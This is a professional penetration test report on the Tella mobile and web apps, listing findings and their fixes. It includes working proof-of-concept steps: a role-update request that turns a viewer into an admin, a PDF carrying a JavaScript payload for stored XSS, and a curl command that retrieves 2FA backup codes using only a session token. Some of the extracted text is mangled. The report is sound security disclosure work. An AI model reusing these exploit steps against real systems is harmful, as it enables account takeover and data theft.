



RADICALLY OPEN SECURITY

Penetration Test Report

Horizontal

V 1.0

Amsterdam, August 30th, 2024

Confidential

Document Properties

Client	Horizontal
Title	Penetration Test Report
Targets	Tella Android 2.7.1 Tella Android FOSS 2.0.15 Tella iOS Tella Web backend 1.3.0 Tella Web frontend 1.3.0 Tella Docs
Version	1.0
Pentesters	Tim Hummel, Niko Schmidt, Abhinav Mishra
Authors	Tim Hummel, Niko Schmidt, Abhinav Mishra, Marcus Bointon
Reviewed by	Marcus Bointon
Approved by	Melanie Rieback

Version control

Version	Date	Author	Description
0.1	May 9th, 2024	Tim Hummel, Niko Schmidt, Abhinav Mishra	Initial draft
1.0	August 30th, 2024	Marcus Bointon	Review

Contact

For more information about this document and its contents please contact Radically Open Security B.V.

Name	Melanie Rieback
Address	Science Park 608 1098 XH Amsterdam The Netherlands
Phone	+31 (0)20 2621 255
Email	info@radicallyopensecurity.com

Radically Open Security B.V. is registered at the trade register of the Dutch chamber of commerce under number 60628081.

Table of Contents

1	Executive Summary	5
1.1	Introduction	5
1.2	Scope of work	5
1.3	Project objectives	5
1.4	Timeline	5
1.5	Results In A Nutshell	5
1.6	Summary of Findings	6
1.6.1	Findings by Threat Level	10
1.6.2	Findings by Type	10
1.7	Summary of Recommendations	11
2	Findings	13
2.1	HRZ-015 — Web: Privilege escalation from viewer to admin	13
2.2	HRZ-014 — Web: Stored XSS using PDF upload in resources	15
2.3	HRZ-016 — Web: Improvements to session management	16
2.4	HRZ-011 — Web: Password requirement while disabling MFA can be bypassed	18
2.5	HRZ-012 — Web: Fetching 2FA backup codes does not require password	20
2.6	HRZ-017 — Web: Email update does not require password	21
2.7	HRZ-018 — Mobile App: Changing security settings does not require re-authentication	22
2.8	HRZ-020 — iOS: Improvements to webview implementation	24
2.9	HRZ-023 — Web: Insecure settings for mail configuration	25
2.10	HRZ-024 — Web: Outdated dependencies	26
2.11	HRZ-032 — Web: Insufficient filename and type handling	29
2.12	HRZ-006 — Android: Confused GitHub configuration	30
2.13	HRZ-009 — Android: Use of PBKDF2	31
2.14	HRZ-010 — Android: Manifest allows clear-text traffic	32
2.15	HRZ-013 — Web: Session cookie lacks secure flag	33
2.16	HRZ-029 — Web: Inadequate IP-based security in user access control	35
2.17	HRZ-033 — Web: Missing length checks for fileName parameter	37
2.18	HRZ-007 — Android: Outdated 3rd-party dependencies	39
3	Non-Findings	40
3.1	NF-001 — Android: Tella FOSS is outdated	40
3.2	NF-002 — Android: Camouflage	40
3.3	NF-003 — Android: Subgraph Finding V-001 resolved	40
3.4	NF-004 — Android: Unlock method security	41
3.5	NF-005 — Android: CTR mode	41

3.6	NF-008 — Android: Exposure through analytics	41
3.7	NF-019 — Web: Absence of injection vulnerabilities	41
3.8	NF-025 — Web: No insecure SQL queries	41
3.9	NF-026 — Web: Correct usage of the bcrypt library	42
3.10	NF-030 — Web: No XSS on handleToast	42
4	Future Work	43
5	Conclusion	44
Appendix 1	Testing team	45

1 Executive Summary

1.1 Introduction

Between May 6, 2024 and August 23, 2024, Radically Open Security B.V. carried out a penetration test for Horizontal.

This report contains our findings as well as detailed explanations of exactly how ROS performed the penetration test.

1.2 Scope of work

The scope of the penetration test was limited to the following targets:

- Tella Android [2.7.1](#)
- Tella Android FOSS [2.0.15](#)
- Tella iOS
- Tella Web backend [1.3.0](#)
- Tella Web frontend [1.3.0](#)
- Tella Docs

1.3 Project objectives

ROS will perform a penetration test and code review of Tella Android, FOSS, iOS, and Tella web and Docs applications with Horizontal in order to assess their security. To do so ROS will access their respective git repos, and guide Horizontal in attempting to find vulnerabilities, exploiting any such found to try and gain further access and elevated privileges.

1.4 Timeline

The security audit took place between May 6, 2024 and August 23, 2024.

1.5 Results In A Nutshell

During this crystal-box penetration test we found 1 Extreme, 2 High, 8 Moderate, 6 Low and 1 Unknown-severity issues.

The most serious issue is that unprivileged users can gain the admin role in Tella Web with very little effort [HRZ-015](#) (page 13). We have rated this as extreme severity as it has the potential to affect all of confidentiality, availability, and integrity, and consequently expose Tella to major data breaches, with all that they imply.

Android

We took Subgraph's public previous audit report as a starting point, and performed an analysis on the differences between the version that was previously tested, and the current state of the projects. Readers that want to learn more about Tella's inner workings are encouraged to read Subgraph's report as it explains the technical details well; their report can be downloaded from Tella here: <https://tella-app.org/security-and-privacy/>.

We took **version 2.0.5, as referenced by Subgraph**, and compared it to **the more recent 2.7.1 version**, checking the impact of new features and code changes since the Subgraph audit, though we did also check the cryptographic algorithms used in the light of intervening developments. We also checked **the Android FOSS version 2.0.15**.

The Android app's manifest permits unencrypted communications **HRZ-010** (page 32). Both Tella Android **HRZ-007** (page 39) and Tella Android FOSS **non-finding NF-001** (page 40) use outdated, vulnerable dependencies that should be updated. We did not identify any other major flaws, though we do recommend several improvements in the cryptographic algorithms **HRZ-009** (page 31) and repository maintenance on GitHub **HRZ-006** (page 30).

Web

In addition to the extreme-severity issue mentioned above, we identified several moderate- and low-severity issues in the Tella Web app. File uploads are always assumed to be PDFs, even when they are not **HRZ-032** (page 29), and uploaded PDFs containing Javascript provide an avenue for XSS **HRZ-014** (page 15). Session cookies do not have the `Secure` flag set **HRZ-013** (page 33). The requirement for a password before disabling 2FA can be bypassed **HRZ-011** (page 18), viewing 2FA backup codes does not require a password **HRZ-012** (page 20), and neither does changing the account's email address **HRZ-017** (page 21). The way that JWTs are used for authentication can be improved **HRZ-016** (page 16). The mail configuration appears to be set up for developers rather than production **HRZ-023** (page 25). The mechanism for blocking users based on geoip mapping via an external service is somewhat unreliable **HRZ-029** (page 35). The app accepts requests for unlimited number of downloads, possibly leading to denial of service **HRZ-033** (page 37).

As in the Android application, we found multiple outdated, vulnerable dependencies **HRZ-024** (page 26).

iOS

In Tella for iOS, changing security settings does not require a password **HRZ-018** (page 22). We have several suggestions about how to improve the security of the WebView **HRZ-020** (page 24).

1.6 Summary of Findings


Info	Description
HRZ-015 Extreme Privilege escalation resolved	It is possible for a user with role viewer to send a role update request and become an admin user. Impact: Any user of the application is able to escalate their privileges to become an admin, without any other user interaction required. Once a malicious user becomes admin, all files, reports, resources, and users are accessible. This is a critical issue for the application.

<p>HRZ-014 High Cross site scripting new</p>	<p>It is possible for a user (with access to resources) to upload a malicious PDF with an XSS payload inside it; the application will execute the payload while rendering the PDF window.</p> <p>Impact:A user requires access to upload the PDF in the resources section, so access is required to attack other users through this vulnerability. However, if we chain this vulnerability with , it might be possible for a normal unprivileged user to become admin and then upload malicious PDFs.</p>
<p>HRZ-016 High Session management new</p>	<p>The application uses JWTs for authorization, with each token remaining valid for 24 hours. While this duration might be acceptable for a regular app, it's not a recommended implementation here, considering the critical nature of data being handled in this application.</p> <p>Impact:The application is designed to manage highly sensitive data, and the use of a JWT valid for 24 hours for an administrator user (as well as other users) represents a significant attack surface. In the event of a session compromise, an attacker could exploit the extended validity of the JWT, increasing the risk and duration of unauthorized access. The likelihood of session hijacking is elevated as well, because the token is valid post-logout from the web interface.</p>
<p>HRZ-011 Moderate Misconfigured 2FA resolved</p>	<p>The requirement for a password to disable MFA is only implemented on the front end, and can be bypassed.</p> <p>Impact:If a malicious user gains access to an active victim's session, they can disable the MFA without knowing the password of the victim's account.</p>
<p>HRZ-012 Moderate Missing security control new</p>	<p>The request to get the backup codes for 2FA does not require the current password.</p> <p>Impact:A malicious user with access to a victim's active session can extract the backup codes without knowing the password.</p>
<p>HRZ-017 Moderate Missing security control resolved</p>	<p>During account creation, the email address is required and serves as a unique identifier for the account. However, users can change the associated email address to a new one without re-authenticating with their password or verifying ownership of the new email address.</p> <p>Impact:When an attacker has temporary access to the victim's session, but does not have access to the password, they can use this vulnerability to modify the email associated with the victim's account to one that they control, allowing them to change the password.</p>


HRZ-018 Moderate Missing security control new	<p>The mobile app enables users to modify security settings, such as adjusting the lock timeout and enabling deletion after failed unlock attempts. However, unlike changing a PIN or password, users are not required to re-authenticate themselves before making these changes.</p> <p>Impact:A malicious user can modify the app's security settings without having access to the PIN.</p>
HRZ-020 Moderate Development practices resolved	<p>The iOS app has a webview implementation at Tella-iOS/Tella/Scenes/HomeView/Views/FileDetailView/WebView.swift, however this implementation can be improved by adding some more security checks and controls.</p> <p>Impact:The WebView's settings expose attack surface unnecessarily.</p>
HRZ-023 Moderate Insecure defaults new	<p>We discovered insecure configurations within the MailConfig class. Notably, the presence of debug mode being active and security measures deactivated indicates a lack of secure defaults.</p> <p>Impact:These settings significantly increase the risk of unauthorized access and data breaches, compromising the application's security and user trust.</p>
HRZ-024 Moderate Outdated dependencies new	<p>An analysis using npm audit revealed numerous outdated dependencies containing critical security vulnerabilities.</p> <p>Impact:The critical vulnerabilities in TellaWeb's dependencies pose serious security risks, including unauthorized access, data breaches, re-enabling SQL injection, and remote code execution.</p>
HRZ-032 Moderate Unrestricted uploads new	<p>Filename and type handling is insufficient, allowing for the upload of potentially malicious files.</p> <p>Impact:Users can upload malicious files that will be served as PDFs.</p>
HRZ-006 Low Development practices unresolved	<p>The branch structure, release tags, and readme offered on GitHub are confusing and outdated, making it hard to identify and install the most up-to-date version.</p> <p>Impact:Users might install an old version or use old code.</p>
HRZ-009 Low Cryptography configuration new	<p>PBKDF2 has limited brute-force resistance against GPUs, and iteration counts used are below recommendations.</p> <p>Impact:Brute-force difficulty is limited.</p>

HRZ-010 Low Cryptography configuration resolved	<p>The app manifest explicitly disables a protection mechanism against clear-text traffic.</p> <p>Impact:The app is not prevented from making unencrypted connections, potentially exposing traffic to interception.</p>
HRZ-013 Low Missing security control new	<p>The application stores a session token in a cookie called access_token after a successful login, but it does not have the secure flag set.</p> <p>Impact:The session token is unnecessarily exposed on unencrypted channels, increasing the attack surface, and making account takeovers more likely.</p>
HRZ-029 Low Protection mechanism failure new	<p>TellaWeb-backend employs a third-party IP location service for user unblocking purposes. This implementation relies on request headers to identify the origin IP, but the mechanism it uses is not reliably secure.</p> <p>Impact:Use of the location library may compromise the integrity of the security mechanism while simultaneously increasing code complexity.</p>
HRZ-033 Low Input validation new	<p>TellaWeb-backend accepts a parameter permitting an unlimited number of file downloads.</p> <p>Impact:The absence of a limit on the number of file names that can be requested for download may lead to resource exhaustion, reduced server performance, and service disruptions.</p>
HRZ-007 Unknown Outdated dependencies unresolved	<p>Tella Android uses dozens of outdated or deprecated dependencies, some of which contain known vulnerabilities.</p> <p>Impact:Unknown, vulnerable dependencies might impact Tella app security.</p>

1.6.1 Findings by Threat Level



1.6.2 Findings by Type



1.7 Summary of Recommendations

ID	Type	Recommendation
HRZ-015	Privilege escalation	<ul style="list-style-type: none"> Check the user has the <code>admin</code> role for every request to this endpoint. Ensure that access control checks are performed thoroughly for all endpoints.
HRZ-014	Cross site scripting	<ul style="list-style-type: none"> Uploaded PDFs should be analysed for any improper content, such as Javascript code.
HRZ-016	Session management	<ul style="list-style-type: none"> Do not store the JWT in the session cookie. Invalidate a user's JWTs on logout. Switch to an access and refresh token combination instead of relying solely on JWTs.
HRZ-011	Misconfigured 2FA	<ul style="list-style-type: none"> Ensure that client side security controls are also implemented identically on the backend.
HRZ-012	Missing security control	<ul style="list-style-type: none"> As 2FA is considered an additional security control, any sensitive action associated with it, like enabling/disabling/generating new codes etc., should also require the current password.
HRZ-017	Missing security control	<ul style="list-style-type: none"> Re-authenticate the user with the current password before allowing an address change request. Verify the ownership of new email address before accepting the change.
HRZ-018	Missing security control	<ul style="list-style-type: none"> Require reauthentication before allowing any change in the application's security settings.
HRZ-020	Development practices	<ul style="list-style-type: none"> Disable Javascript. Validate URLs and enforce HTTPS. Avoid excessive caching.
HRZ-023	Insecure defaults	<ul style="list-style-type: none"> Disable debug mode. Enable secure mode.
HRZ-024	Outdated dependencies	<ul style="list-style-type: none"> Update the dependencies. Ensure that dependencies are updated regularly.
HRZ-032	Unrestricted uploads	<ul style="list-style-type: none"> Enforce strict file type validation against an allow list. Sanitize file names.
HRZ-006	Development practices	<ul style="list-style-type: none"> Keep the main branches up to date. Update the links in the READMEs. Keep the releases up to date.
HRZ-009	Cryptography configuration	<ul style="list-style-type: none"> Increase PBKDF2 iteration counts. Change the key derivation algorithm to one that's more brute-force resistant (such as Argon2id).
HRZ-010	Cryptography configuration	<ul style="list-style-type: none"> Do not allow clear-text traffic in Android manifest.
HRZ-013	Missing security control	<ul style="list-style-type: none"> If the cookie value is required for the app to work, set the <code>secure</code> flag on it. If it is not required, consider only sending the value in an <code>Authorisation</code> header.

HRZ-029	Protection mechanism failure	<ul style="list-style-type: none"> • If a security mechanism that relies on ip to location mapping is necessary, use a source other than headers, as they are susceptible to manipulation by attackers.
HRZ-033	Input validation	<ul style="list-style-type: none"> • Ignore duplicate values in the <code>fileNames</code> array, or reject requests containing duplicates. • Limit the number of file names that can be requested for download.
HRZ-007	Outdated dependencies	<ul style="list-style-type: none"> • Update outdated dependencies. • Check and replace deprecated dependencies.

13

Same user escalating privilege by sending role update request

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1	POST	/api/user/16dcf0e8-e2d0-464f-97c9-06216be2570c	HTTP/2	1	HTTP/2	201 Created	
2	Host:	tella-admin.0ctac0der.com		2	Server:	nginx/1.25.4	
3	Content-Type:	application/json		3	Date:	Mon, 27 May 2024 18:34:06 GMT	
4	Authorization:	Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOiIxNmRjZjB0C1lMmQwLTQ2NGYtOTdjOS0wNjIxNmJlMjU3MGMiLCJ0eXB1IjoId2ViIiwiaWF0IjoxNzE2ODM0Mjk3LCJleHAiOiJE3MTY5MjA2OTd9.MwzTgnuNxKoYWnpWP6Gd8lx6pP-FLxrvyc0dCyCZz_Y		4	Content-Type:	application/json; charset=utf-8	
5	Content-Length:	50		5	Content-Length:	169	
6				6	X-Powered-By:	Express	
7	{			7	Vary:	Origin, Accept-Encoding	
8	"note":	"123",		8	Access-Control-Allow-Credentials:	true	
9	"username":	"a@d.com",		9	Etag:	W/"a9-ohfhFuuSXyz5iSxARpHmG9MNjo4"	
10	"role":	"admin"		10	Strict-Transport-Security:	max-age=31536000	
11	}			11			
12				12	{		
					"id":	"16dcf0e8-e2d0-464f-97c9-06216be2570c",	
					"username":	"a@d.com",	
					"role":	"admin",	
					"createdAt":	"2024-05-27T18:24:35.000Z",	
					"note":	"123",	
					"otp_active":	false,	
					"deletedAt":	null	
					}		

Confirming updated role

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1	GET	/api/user/a@d.com	HTTP/2	1	HTTP/2	200 OK	
2	Host:	tella-admin.0ctac0der.com		2	Server:	nginx/1.25.4	
3	Authorization:	Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOiIxNmRjZjB0C1lMmQwLTQ2NGYtOTdjOS0wNjIxNmJlMjU3MGMiLCJ0eXB1IjoId2ViIiwiaWF0IjoxNzE2ODM0Mjk3LCJleHAiOiJE3MTY5MjA2OTd9.MwzTgnuNxKoYWnpWP6Gd8lx6pP-FLxrvyc0dCyCZz_Y		3	Date:	Mon, 27 May 2024 18:36:03 GMT	
4	Content-Length:	2		4	Content-Type:	application/json; charset=utf-8	
5				5	Content-Length:	169	
6				6	X-Powered-By:	Express	
7				7	Vary:	Origin, Accept-Encoding	
				8	Access-Control-Allow-Credentials:	true	
				9	Etag:	W/"a9-ohfhFuuSXyz5iSxARpHmG9MNjo4"	
				10	Strict-Transport-Security:	max-age=31536000	
				11			
				12	{		
					"id":	"16dcf0e8-e2d0-464f-97c9-06216be2570c",	
					"username":	"a@d.com",	
					"role":	"admin",	
					"createdAt":	"2024-05-27T18:24:35.000Z",	
					"note":	"123",	
					"otp_active":	false,	
					"deletedAt":	null	
					}		

Impact:

Any user of the application is able to escalate their privileges to become an admin, without any other user interaction required. Once a malicious user becomes admin, all files, reports, resources, and users are accessible. This is a critical issue for the application.

Recommendation:

- Check the user's access roles in the backend (possibly through the JWT) for every request to this endpoint. Only users with the `admin` role should be granted access.

- While this specific endpoint is clearly missing the access control, other endpoints might also be affected by similar weaknesses; ensure that access control checks are performed thoroughly for all endpoints.

2.2 HRZ-014 — Web: Stored XSS using PDF upload in resources

Vulnerability ID: HRZ-014

Vulnerability type: Cross site scripting

Threat level: High

Status:

new


Description:

It is possible for a user (with access to resources) to upload a malicious PDF with an XSS payload inside it; the application will execute the payload while rendering the PDF window.

Technical description:

When PDFs are rendered, any payload inside it is executed as javascript code, resulting in cross-site scripting.

XSS via pdf



In order to perform this attack, the attacker will need to be able to upload new PDFs in the resources section, which can be viewed by other users/admin.

The PDF has the following code inside it:

```
%PDF-1.7
1 0 obj
<</Pages 1 0 R /OpenAction 2 0 R>>
2 0 obj
<</S /JavaScript /JS (
  app.alert(1);
```

```
$.ajax({
  type: "GET",
  url: "[redacted]",
  success: function(data){
    app.alert("OK");
  },
  error: function(xhr, status, error) {
    app.alert("Error: " + status);
  }
});
app.alert(2);
)>> trailer <</Root 1 0 R>>
```

Impact:

A user requires access to upload the PDF in the resources section, so access is required to attack other users through this vulnerability. However, if we chain this vulnerability with [HRZ-015](#) (page 13), it might be possible for a normal unprivileged user to become admin and then upload malicious PDFs.

Recommendation:

- Uploaded PDFs should be analysed for any improper content, such as Javascript code.

2.3 HRZ-016 — Web: Improvements to session management

Vulnerability ID: HRZ-016

Vulnerability type: Session management

Threat level: High

Status:

new

Description:

The application uses JWTs for authorization, with each token remaining valid for 24 hours. While this duration might be acceptable for a regular app, it's not a recommended implementation here, considering the critical nature of data being handled in this application.

Technical description:

The JSON Web Token (JWT) is not invalidated after a user logs out, so it is possible to use the token even after the user has logged out.


```

Original JWT:

=====
Decoded Token Values:
=====

Token header values:
[+] alg = "HS256"
[+] typ = "JWT"

Token payload values:
[+] userId = "f3b75279-5baf-4dd3-bb16-b77ffde655fd"
[+] type = "web"
[+] iat = 1716566836    ==> TIMESTAMP = 2024-05-24 21:37:16 (UTC)
[+] exp = 1716653236    ==> TIMESTAMP = 2024-05-25 21:37:16 (UTC)

```

This presents additional attack surface. Consider a scenario where an unexpired JWT is leaked (24 hrs hasn't passed). The user will think that they logged out, but the session identifier in the JWT remains valid and can still be used. Now, if the attacker combines it with issue [HRZ-011](#) (page 18), the attacker can disable the 2FA as well.

Additionally, the JWT is currently transmitted in both the cookie and the Authorization header for all requests. However, upon further analysis, we discovered that the JWT in the cookie can be removed from the request without any adverse effect on functionality. This indicates that the JWT's presence as a cookie value does not contribute to session management and is therefore unnecessary.

Request without cookie

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1	GET /api/user	HTTP/2		1	HTTP/2 200 OK		
2	Host: tella-admin.0ctac0der.com			2	Server: nginx/1.25.4		
3	Authorization: Bearer			3	Date: Thu, 30 May 2024 07:04:12 GMT		
	eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOiJmM2I3NTI3OTU0YmFmLTRkZDMtYmIxNiiNzdmZmRlbnJlZmQlLCJ0eXBliJjoid2ViIiwiaWF0IjoxNzE3MDA0Mjk5LCJleHAiOjE3MTcwOTA2OTl9.doaVjLnd5_COZdvzWTLtQ90KaamZVzjZL1bmKW6vhA			4	Content-Type: application/json; charset=utf-8		
4	Content-Length: 2			5	Content-Length: 200		
5				6	X-Powered-By: Express		
6				7	Vary: Origin, Accept-Encoding		
7				8	Access-Control-Allow-Credentials: true		
				9	Etag: W/"c8-1VaKIYg/drAhzOn9LE7zEubxX/Q"		
				10	Strict-Transport-Security: max-age=31536000		
				11			
				12	{		
					"id": "f3b75279-5baf-4dd3-bb16-b77ffde655fd",		
					"username": "abhinavmishra@radicallyopensecurity.com",		
					"role": "admin",		
					"createdAt": "2024-03-22T05:38:47.000Z",		
					"note": null,		
					"otp_active": false,		
					"deletedAt": null		
					}		

With this usage pattern in mind, a better implementation would be to use access + refresh tokens, with a lifetime of ≤ 15 minutes. This approach would significantly reduce the attack surface.

Impact:

The application is designed to manage highly sensitive data, and the use of a JWT valid for 24 hours for an administrator user (as well as other users) represents a significant attack surface. In the event of a session compromise, an attacker

could exploit the extended validity of the JWT, increasing the risk and duration of unauthorized access. The likelihood of session hijacking is elevated as well, because the token is valid post-logout from the web interface.

Recommendation:

- Do not store the JWT in the session cookie.
- Invalidate a user's JWT on logout.

Using an access and refresh token combination instead of relying solely on JWTs can significantly enhance session security in following ways:

- Access tokens can have a much shorter validity period (e.g., 15 minutes) compared to a single JWT. This limits the window of opportunity for an attacker if an access token is compromised.
- Refresh tokens, which have a longer lifespan (e.g., days or weeks), are used to obtain new access tokens. They are stored more securely (e.g., HTTP-only cookies) and are only sent to the server when a new access token is needed, reducing their exposure.
- Implement token rotation, where each time a refresh token is used to obtain a new access token, a new refresh token is also issued. This reduces the risk of replay attacks with compromised refresh tokens.
- Refresh tokens can be easily revoked server-side, providing a mechanism to immediately invalidate tokens in case of suspicious activity or user logout, thereby limiting the impact of a compromised token.
- Access tokens can be issued with specific scopes and permissions, ensuring that even if compromised, the attacker's capabilities are limited. Refresh tokens can be used to issue new access tokens with different scopes based on changing user needs and permissions.

2.4 HRZ-011 — Web: Password requirement while disabling MFA can be bypassed

Vulnerability ID: HRZ-011	
Vulnerability type: Misconfigured 2FA	Status:
Threat level: Moderate	resolved

Description:

The requirement for a password to disable MFA is only implemented on the front end, and can be bypassed.

2.5 HRZ-012 — Web: Fetching 2FA backup codes does not require password

Vulnerability ID: HRZ-012

Vulnerability type: Missing security control

Status:

new

Threat level: Moderate

Description:

The request to get the backup codes for 2FA does not require the current password.

Technical description:

The request to extract the backup codes can be sent directly using only the authorization token:

```
(kali@kali) [~/Desktop/jwt_tool]
$ curl --path-as-is -i -s -k -X '$GET' \
  -H '$Host: tella-admin.octacoder.com' -H '$Authorization: Bearer
2I3NTI30S01YmFmLTRkZDMtYmIxNi1iNzdmZmRlNjU1ZmQlLCJ0eXBliJoid2ViIiwiaW
MYkPy3AP6evmhTfsGgVwQ20FIWBjwQ-A' \
  '$https://tella-admin.octacoder.com/api/auth/otp/recovery-key'

HTTP/2 200
server: nginx/1.25.4
date: Fri, 24 May 2024 16:32:29 GMT
content-type: application/json; charset=utf-8
content-length: 166
x-powered-by: Express
vary: Origin, Accept-Encoding
access-control-allow-credentials: true
etag: W/"a6-/QRmcYPbg7y6C78iWHTMEPXZon4"
strict-transport-security: max-age=31536000

["82384533","33247067","14475151","95884531","30188122","59745209","97289431","88941835","20162435","59803761","15983888","29661542","36941625","38241058","30614435"]
```

Impact:

A malicious user with access to a victim's active session can extract the backup codes without knowing the password.

Recommendation:

- As 2FA is considered an additional security control, any sensitive action associated with it, like enabling/disabling/generating new codes etc., should also require the current password.

2.6 HRZ-017 — Web: Email update does not require password

Vulnerability ID: HRZ-017

Vulnerability type: Missing security control

Threat level: Moderate

Status:

resolved


Description:

During account creation, the email address is required and serves as a unique identifier for the account. However, users can change the associated email address to a new one without re-authenticating with their password or verifying ownership of the new email address.

Technical description:

The signup process requires the email address to be provided. However, in order to modify this value, the user does not need to re-authenticate.

Account creation



The screenshot shows a web form titled "Create User" with a close button (X) in the top right corner. Below the title is a subtitle: "Enter the user's basic information here. You will be able to add additional information on the next screen." The form contains three input fields: "Email", "Password", and "Confirm Password". Below these fields is a "Role:" section with four radio button options: "Reporter" (selected), "Viewer", "Editor", and "Admin". At the bottom of the form is a blue "SAVE" button.

Changing email address

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1	POST /api/user/f3b75279-5baf-4dd3-bb16-b77ffde655fd HTTP/2			1	HTTP/2 201 Created		
2	Host: tella-admin.0ctac0der.com			2	Server: nginx/1.25.4		
